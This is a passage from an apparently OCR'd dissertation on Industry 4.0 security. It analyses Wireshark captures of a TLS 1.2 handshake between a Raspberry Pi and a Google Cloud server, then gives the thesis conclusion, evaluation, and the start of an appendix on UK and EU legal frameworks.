
The last key process then proceeds to create a certificate, server key exchange is highlighted by the packets below. The application exchange of data packets is then sent, encrypted over TLS 1.2 highlighted previously.



| Time | Delta | Source | Destination | Protocol |
|---|---|---|---|---|
| 27485.0246… | 0.002501 | 192.168.137.248 | 216.58.201.10 | TLSv1.2 |
| 27485.0801… | 0.055472 | 216.58.201.10 | 192.168.137.248 | TCP |
| 27485.0869… | 0.006822 | 216.58.201.10 | 192.168.137.248 | TLSv1.2 |
| 27485.0870… | 0.000091 | 216.58.201.10 | 192.168.137.248 | TLSv1.2 |
| 27485.1208… | 0.033777 | 192.168.137.248 | 216.58.201.10 | TCP |
| 27485.1580… | 0.037220 | 192.168.137.248 | 216.58.201.10 | TLSv1.2 |
| 27485.1829… | 0.024923 | 216.58.201.10 | 192.168.137.248 | TLSv1.2 |

*Figure 128: First TLS packet*


The first source packet is delivered from the Raspberry PI, sending a client hello, indicated under the secure socket layer review;



```
Secure Sockets Layer
  TLSv1.2 Record Layer: Handshake Protocol: Client Hello
    Content Type: Handshake (22)
    Version: TLS 1.0 (0x0301)
    Length: 179
  > Handshake Protocol: Client Hello
```

*Figure 129: Client hello*


Upon a deeper inspection, the packet consists of the handshake protocol process requirements, stating as shown below the variable cypher suits supported over the handshake process.



```
v Cipher Suites (14 suites)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca9)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
    Cipher Suite: TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca8)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
    Cipher Suite: TLS_RSA_WITH_AES_128_GCM_SHA256 (0x009c)
    Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)
    Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
    Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
```

*Figure 130: Cipher suites*

Furthermore, the hash algorithms are also sent, during this packet exchange seen in Figure 131.




```
v Extension: signature_algorithms (len=20)
    Type: signature_algorithms (13)
    Length: 20
    Signature Hash Algorithms Length: 18
  v Signature Hash Algorithms (9 algorithms)
    > Signature Algorithm: ecdsa_secp256r1_sha256 (0x0403)
    > Signature Algorithm: rsa_pss_rsae_sha256 (0x0804)
    > Signature Algorithm: rsa_pkcs1_sha256 (0x0401)
    > Signature Algorithm: ecdsa_secp384r1_sha384 (0x0503)
    > Signature Algorithm: rsa_pss_rsae_sha384 (0x0805)
    > Signature Algorithm: rsa_pkcs1_sha384 (0x0501)
    > Signature Algorithm: rsa_pss_rsae_sha512 (0x0806)
    > Signature Algorithm: rsa_pkcs1_sha512 (0x0601)
    > Signature Algorithm: rsa_pkcs1_sha1 (0x0201)
```

*Figure 131: Hash algorithms*

This element of the packet above demonstrates the available hash algorithms available to be utilised during the exchange. This process is then sent over port 443, to port 44518. The response from 216.58.201.10 then sends an ACK over 443 to the Raspberry PI to the port 44518.

IP 216.58.201.10 then sends a server hello packet over TLS 1.2 using port 443 to port 44518, the responding packet states the cipher suite to use and other miscellaneous data.




```
v Secure Sockets Layer
  v TLSv1.2 Record Layer: Handshake Protocol: Server Hello
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 78
    v Handshake Protocol: Server Hello
        Handshake Type: Server Hello (2)
        Length: 74
        Version: TLS 1.2 (0x0303)
      > Random: 5b8f18a7c2aaf92c3915162ac7b96432d7c0e080f2fc265c...
        Session ID Length: 0
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca9)
        Compression Method: null (0)
        Extensions Length: 34
      > Extension: renegotiation_info (len=1)
      > Extension: extended_master_secret (len=0)
      > Extension: SessionTicket TLS (len=0)
      > Extension: application_layer_protocol_negotiation (len=11)
      > Extension: ec_point_formats (len=2)
```

*Figure 132: TLS socket data*

Now the process has been negotiated and the cipher suit chosen the certificate exchange begins. However, the picture below shows the frame data from the server hello, highlighting the readable text despite the encryption.


The ability to pick out domains such as cloudendpointsapis.com and http strings are also readable, this is interesting because the data is so evident whilst transmitting the data.



```
82   ····0t·· U···m0k·
6f   ·*.googl eapis.co
6f   m··*.cli ents6.go
75   ogle.com ··*.clou
63   dendpoin tsapis.c
6e   om··clou dendpoin
67   tsapis.c om··goog
06   leapis.c om0h··+·
06   ·······\ 0Z0-··+·
```

*Figure 133: Alphanumeric text string*

Next to the certificate server key exchange is the server hello, which is completed. The packet from IP 216.58.201.10 to the Raspberry PI was sent to the port 44518 from 443 consisting of the following components.




```
⌄ Secure Sockets Layer
  ⌄ TLSv1.2 Record Layer: Handshake Protocol: Certificate
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 2197
    ⌄ Handshake Protocol: Certificate
        Handshake Type: Certificate (11)
        Length: 2193
        Certificates Length: 2190
      › Certificates (2190 bytes)
⌄ Secure Sockets Layer
  ⌄ TLSv1.2 Record Layer: Handshake Protocol: Server Key Exchange
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 114
    ⌄ Handshake Protocol: Server Key Exchange
        Handshake Type: Server Key Exchange (12)
        Length: 110
      ⌄ EC Diffie-Hellman Server Params
          Curve Type: named_curve (0x03)
          Named Curve: x25519 (0x001d)
          Pubkey Length: 32
          Pubkey: 89ef4faca3729ce326ee36c24706dde3d2eab977faf7201a...
        ⌄ Signature Algorithm: ecdsa_secp256r1_sha256 (0x0403)
            Signature Hash Algorithm Hash: SHA256 (4)
            Signature Hash Algorithm Signature: ECDSA (3)
          Signature Length: 70
          Signature: 30440220303134fc2b38ce8c123fde906d158de5c9d8e5ee...
  › TLSv1.2 Record Layer: Handshake Protocol: Server Hello Done
```

*Figure 134: Exchange process*

The packet when inspected provides the evidence that it consists of the key exchange and the server hello. It specifically points to the exchange process components such as the ecliptic curve used and hash algorithms to which the Raspberry PI responds simply with ACK.

The last two packets for the process to be discussed then allow the standard application packages to begin. The process begins with PSH / ACK packet flags being sent from the Raspberry PI to IP 216.58.201.10 over TLS 1.2 from port 44518 to 443.

The secure socket layer present in the packet consists of the following handshake and cipher protocols over an encrypted message.




```
˅ Secure Sockets Layer
  ˅ TLSv1.2 Record Layer: Handshake Protocol: Client Key Exchange
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 37
    ˅ Handshake Protocol: Client Key Exchange
        Handshake Type: Client Key Exchange (16)
        Length: 33
      ˅ EC Diffie-Hellman Client Params
          Pubkey Length: 32
          Pubkey: 3758e737e03d11eb35648b775d8650804465ab10a96c5b59...
  ˅ TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
      Content Type: Change Cipher Spec (20)
      Version: TLS 1.2 (0x0303)
      Length: 1
      Change Cipher Spec Message
  ˅ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 32
      Handshake Protocol: Encrypted Handshake Message
```

*Figure 135: Handshake process*

Identifiable public key parameters are displayed stating the ECDH, cipher suit and encrypted handshake message component. The result subsequently creates a new session ticket utilising the agreed upon cryptographic verification methods, replicated on the response from the server.

Therefore, application packets then transmit for the period of the stream sequence utilising this agreed upon method, displayed below in an application packet. Note the 'http-over-tls' component, utilising TLS 1.2 over port 443 from the Raspberry PI to port 44518 at the corresponding server.




```
˅ Secure Sockets Layer
  ˅ TLSv1.2 Record Layer: Application Data Protocol: http-over-tls
      Content Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 1112
      Encrypted Application Data: ff3dbe4fc4626ac17618c7729206a6de34e6cc77200f3726...
```

*Figure 136: Application packet*

Ultimately, it concluded the secure process after the initial DNS lookups, which start before every message pattern process. Therefore, the secure session mechanism in accordance with the SELinux and kernel ARM protections create an effective, sandboxed secure environment.

During the packet capture an analysis of packet intensity is demonstrated over time, highlighting the system interrupts of transmitted lookups and data transmission.


Wireshark · IO Graphs · Pre connected to google cloud.pcapng
Wireshark IO Graphs: Pre connected to google cloud.pcapng
Packets/1 sec
60
50
40
30
20
10
0
0
6000
12000
18000
24000
30000
36000
Time (s)
+
−
Mouse
Interval
Reset
Save As...
Copy
Close
Help

*No packets in interval (4817s).*

| Enabled | Graph Name | Display Filter | Color | Style | Y Axis | Y Field | SMA Period |
|---|---|---|---|---|---|---|---|
| ☑ | All packets | | ⬛ | Line | Packets | | None |
| ☑ | TCP errors | tcp.analysis.flags | 🟦 | Bar | Packets | | None |

Mouse ● drags ○ zooms

Interval 1 sec

□ Time of day

□ Log scale

*Figure 137: Messaging patterns*

Figure 137 demonstrates the general activity of the captured Raspberry PI devices, the resources used because of such activity would be a future investigation on a linear examination.

# Chapter 10

## 10.1 Conclusion

This thesis report has researched and examined in detail, the large Industry 4.0 systems, processes, technologies and approaches. This covers technological elements, but also the legal and business components. The research conducted demonstrates the drivers and the adaptable market Industry 4.0 has created. Furthermore, the developed systems and the cryptographic protections have provided evidence of a market place that is working toward industrialised and enterprise solutions.

The result means scalable, efficient, cost effective systems that business can deploy and control from a single control board. The diverse landscape of options and technology means that there are alternative avenues for the market to invest in and develop. However, to fully protect the market, improved governance strategies need to be developed, regarding guidance for business. Furthermore, as the integration of smart technology and analytics are integrated into critical systems of infrastructure, the legal, and political terms need be considered when purchasing goods from trade partners.

Overall, the market and developers who create, revolutionise and invest in Industry 4.0 are creating suitable frameworks where process is the key. The ability to follow and apply the process logic, ensures the maximum consistency whilst the highest productivity and security can be achieved. The attacks occurring on systems revolving around Industry 4.0, which include cloud engineering and bad system designs, are often as a result poor business practices and management. This is often a result of a lack of business practices, together with the motivation to update. Therefore, the use of ITSM / ITIL discussed previously highlight some of the areas that could be improved.

The specific identification in the processes and procedures of Android Things and the GCP demonstrates secure achievable applications. The mass cryptographic integrations into the GCP services utilised by elements in the project demonstrates that the security can be achieved by utilising the products of effective market leaders. The technology deployed in the protocols and hardware modules examined, demonstrated the encrypted sessions and local kernel protections through ARM and Android, highlighting the secure nature of the devices. Overall the security examined within the systems ensured the project devices were protected and secure. However, the ADB virus, in addition to the Metaspolit framework identified areas of potential exploitable features within the Android development boards. Therefore, the requirement to close off the ADB ports on internet connected devise is advisable.

## 10.2 Evaluation

In this dissertation, the development of new subject areas for the researcher to understand and implement has been completed. The inspected legal elements regarding the governance and the types of law were examined. The ability to utilise this knowledge has enabled the project to take a bottom up approach, ensuring the legalities and compliances were duly considered and applied in the conduct of oneself and as a business.

Furthermore, the application of appropriate business practices has been determined such as the use of ITIL or ITSM. These business strategies provided the ability to gain an understanding in operating a business effectively. It also provided the methodology behind the business and best practice approaches, including working in a team, and particularly in those situations where responsible conduct and approach must be applied. The integration of these technologies examined the link between a content and productive state versus an unhappy working environment.

Consequently, the utilisations of the SABSA techniques ensured the OT technology applied such as the smart devices and systems discussed here investigated the relative and operational considerations. For SABSA to be effective, the mentality to deploy practice and process to a framework ensures even in the development state, that the KPIs and the additional elements can help to determine an effective system.

The relatively new adaption of electronics was also taken in consideration looking at, developing terms and physics / mathematical processes and formulations. This ensured the ability to understand core concepts and apply the logic to a simple and complex circuit was achieved. This transitionary element of electrical understanding ensured the ability to apply some of the relevant knowledge into the complex circuits could also be understood. This was further developed by using KiCad to create and develop simple electric circuit designs and simulation implementations.

Resultantly, embedded systems were understood and developed using the required hardware to run and operate smart and constrained devices. This meant that the computing knowledge and electrical understanding made a wider scope of research possible.

The research resulted in SoMs, SoCs and Sips being investigated, together with the attached components such as batteries and external modules. It also covered the utilisation of this technology and demonstrated trends within the smart and constrained device market. The explanation of wireless logic was discussed throughout the project, demonstrating the multiplexing and modulation capabilities.

The elements covered under 4.0 systems provided the researcher with an understanding in availability, process, common implementation and current preferences within the market. Examining areas from 802.15.4 to 802.11 ensured the vast array of local, long distant protocols were researched to provide the holistic insight into Industry 4.0 effect. The communication protocols, being cloud or fog, in addition to the messaging patterns and approaches ensured a rich and diverse project scope was undertaken. This was demonstrated in the application of both research and the physical representations presented regarding the documented images of developed systems.

Over all, a multitude of variable skill and knowledge has been gained from this dissertation report, subsequently allowing the researcher to continue to develop skills in the wider technological environment.

# Appendix

## Appendix 1: Legal Framework

As an area of significant importance, the legal boundaries through which a business revolves and evolves must be examined. An element of integrity in law is the risk or associated risks of international legal frameworks for technologically driven law. The risk can come either from local member state law, European Regulation / Directive laws or international laws from independent countries and republics around the world.

Due to the rapid technological pace and influence technology has over countries regarding social, political and economic relevance means interpretations of laws are different all over the world. The purpose of a law may not be required in one country due to the lack of prevalence, but another country may do, regarding the operation of the technological sector. The separation of law should be considered, as its interpreted effects regarding the implementation of the judiciaries' direction opens risks for different interests and parties.

Therefore, the direction in which the internet's protocols, policies and processes are compiled for partners to partake in the internet around the world must be open and accessible. This accessibility ensures that the risks which may occur over the internet are preventable due to the attainable knowledge. This ensures the verification of systems are not entirely reliant on one government or system as the internet's strength is through the diversity of options available.

It is for this reason that international co-operation between countries and businesses are so widely enforced to ensure that there is a competitive marketplace and technological comprehension. However, this co-operation can be hindered with partners and businesses when the judicial system and the political environments are not consistent or reliable enough to be on neutral terms.

Nevertheless, neutral terms are rarely something seen on the internet with legal requirements for businesses, industries and organisations aligning with governments' positions. The positions may justifiably be reactionary or cautionary responses to the society driven or internally fractious environment.

Consequently, the brief overview of legal processes pictographically presented below will help assimilate into other areas of the projects points and processes. This comprehension helps determine legal interpretation and approaches, concluding the judicial and political positions.

Therefore, the focus regarding legal context and political institutions will be based on the UK and EU structures.

The UK has many legal boundaries, often they are defined by the countries surrounding Great Britain. However, the constitution is uncodified differing from other countries' constitutions because it does not originate from a lone document. It instead is a compilation of:

- **Court rulings** (common law)
- **Conventions**
- **Acts of Parliament** (Statute law)

These properties subsequently resemble a unitary state, deriving from the Magna Carta Libertatum in 1215 AD and then the formation of the Bill of Rights in 1689 AD. The constitution has since incorporated thousands of Parliamentary Acts such as the European Communities Act 1972[173] creating a legal alliance with the EU and the UK.

Figure 138 below shows the structure of political and legal elements which establish the formation of our democracy.




*Figure 138: UK political legal structure*

The chain of succession from a Bill into an Act of Parliament is represented below incorporating the many areas for debate, policy and law into the constitution.




*Figure 139: The process of implementing an Act*

The EU's interaction with the UK is integrated directly through the European Communities Act 1972, Article 234 of the Treaty of Rome[25]. The basis of these alignments results from several treaties approved and accepted into law (Treaty of Lisbon[174]). Consequently, the UK prescribes to the policies stipulated by the EU required to fulfil its membership (Copenhagen criteria[175]), surrounding security, particularly cybersecurity. The pictographic image below highlights the many areas of legislative, executive and judiciary pillars within the EU and its member states. The EU institutions' have an interconnection between members' national laws for those covered by the Court of Justice of the European Union (CJEU)[176][177] and the judiciary hierarchy they follow.

